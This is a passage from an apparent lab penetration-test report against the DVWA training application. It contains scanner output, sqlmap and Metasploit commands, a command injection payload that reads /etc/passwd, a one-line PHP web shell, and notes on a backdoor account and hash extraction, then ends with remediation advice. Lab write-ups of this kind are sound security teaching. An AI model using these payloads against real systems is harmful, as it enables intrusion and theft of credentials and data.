        Website      : http://www.php.net/

[ PasswordField ]
        find password fields

        String       : password (from field name)

[ WebDAV ]
        Web-based Distributed Authoring and Versioning (WebDAV) is
        a set of methods based on the Hypertext Transfer Protocol
        (HTTP) that facilitates collaboration between users in
        editing and managing documents and files stored on World
        Wide Web servers. - More Info:
        http://en.wikipedia.org/wiki/WebDAV

        Version      : 2

[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : PHP/5.2.4-2ubuntu5.10 (from x-powered-by string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Fri, 22 Aug 2025 03:40:23 GMT
        Server: Apache/2.2.8 (Ubuntu) DAV/2
        X-Powered-By: PHP/5.2.4-2ubuntu5.10
        Pragma: no-cache
        Cache-Control: no-cache, must-revalidate
        Expires: Tue, 23 Jun 2009 12:00:00 GMT
        Set-Cookie: PHPSESSID=4244bdbb8c0fb8873646e87932a573cf; path=/
        Set-Cookie: security=high
        Connection: close
        Transfer-Encoding: chunked
```

```
Content-Type: text/html;charset=utf-8
```

screenshot:



## OpenVAS scan :

Setting up and executing comprehensive vulnerability scans:

```
# OpenVAS setup
sudo gvm-setup
sudo gvm-start
```


go to browser and http://localhost:9392

create task to scan target.



started scaning:


results:




# Phase 3: Threat Modeling

I identified potential attack vectors:

- SQL Injection points
- Command Injection vulnerabilities
- XSS opportunities
- File upload weaknesses

# Phase 4: Vulnerability Analysis

I ran OpenVAS against DVWA and documented findings:


| Timestamp | Target IP | Vulnerability | PTES Phase | Severity |
|---|---|---|---|---|
| 2025-08-22 12:00:00 | 192.168.1.5 | SQL Injection | Exploitation | Critical |
| 2025-08-22 12:15:00 | 192.168.1.5 | XSS Reflected | Exploitation | High |
| 2025-08-22 12:30:00 | 192.168.1.5 | Command Injection | Exploitation | Critical |
| 2025-08-22 12:45:00 | 192.168.1.5 | File Upload RCE | Exploitation | Critical |
| 2025-08-22 13:00:00 | 192.168.1.5 | Weak Password Policy | Vulnerability Analysis | Medium |

# Phase 5: Exploitation

## Metasploit Advanced Exploitation

Using Metasploit for comprehensive exploitation:


```
# Start Metasploit
msfconsole

# Web application scanner
use auxiliary/scanner/http/dir_scanner
set RHOSTS 192.168.1.5
set THREADS 20
run
```





## SQL Injection Attack

I exploited SQL injection using sqlmap:


```
sqlmap -u "http://192.168.1.5/dvwa/vulnerabilities/sqli/?
id=1&Submit=Submit#" \
       --cookie="security=low; PHPSESSID=d6685aa8e22620cfbde447c83abfef21"
\
       --dbs --batch --level=3 --risk=3
```







## XSS exploitation

reflected xss screenshot:




stored xss





## Command Injection Exploitation

I achieved command execution through the ping functionality:

```
127.0.0.1; cat /etc/passwd
```

output:





observation : able to read sensitive files from the dvwa server.

## File Upload Exploitation


I uploaded a PHP reverse shell:

PHP

```
<?php system($_GET['cmd']); ?>
```




result :




www-data

able to do command injection using my payload/

## Phase 6: Post-Exploitation

I established persistence and collected evidence:

- Created backdoor user account
- Extracted password hashes
- Downloaded configuration files

## Phase 7: Reporting

### Technical Report

**Executive Summary:** During the authorized penetration test of DVWA application conducted on August 18, 2025, I identified and successfully exploited four critical vulnerabilities that could lead to complete system compromise. The application's current security posture presents significant risk to data confidentiality, integrity, and availability. Immediate remediation is required to prevent potential breaches.

**Methodology:** Testing followed PTES methodology including reconnaissance, scanning, enumeration, exploitation, and post-exploitation phases. Both automated tools (sqlmap, OpenVAS) and manual testing techniques were employed to ensure comprehensive coverage.

**Critical Findings:**

1. SQL Injection allowing complete database access
2. Command Injection enabling remote code execution
3. Unrestricted file upload leading to web shell deployment
4. Cross-site scripting vulnerabilities affecting user sessions

**Remediation Recommendations:**

- Implement parameterized queries for all database interactions
- Validate and sanitize all user inputs
- Restrict file upload types and implement content verification
- Deploy Web Application Firewall (WAF)
- Conduct regular security assessments
- Provide secure coding training for development team

**Risk Rating:** CRITICAL - Immediate action required

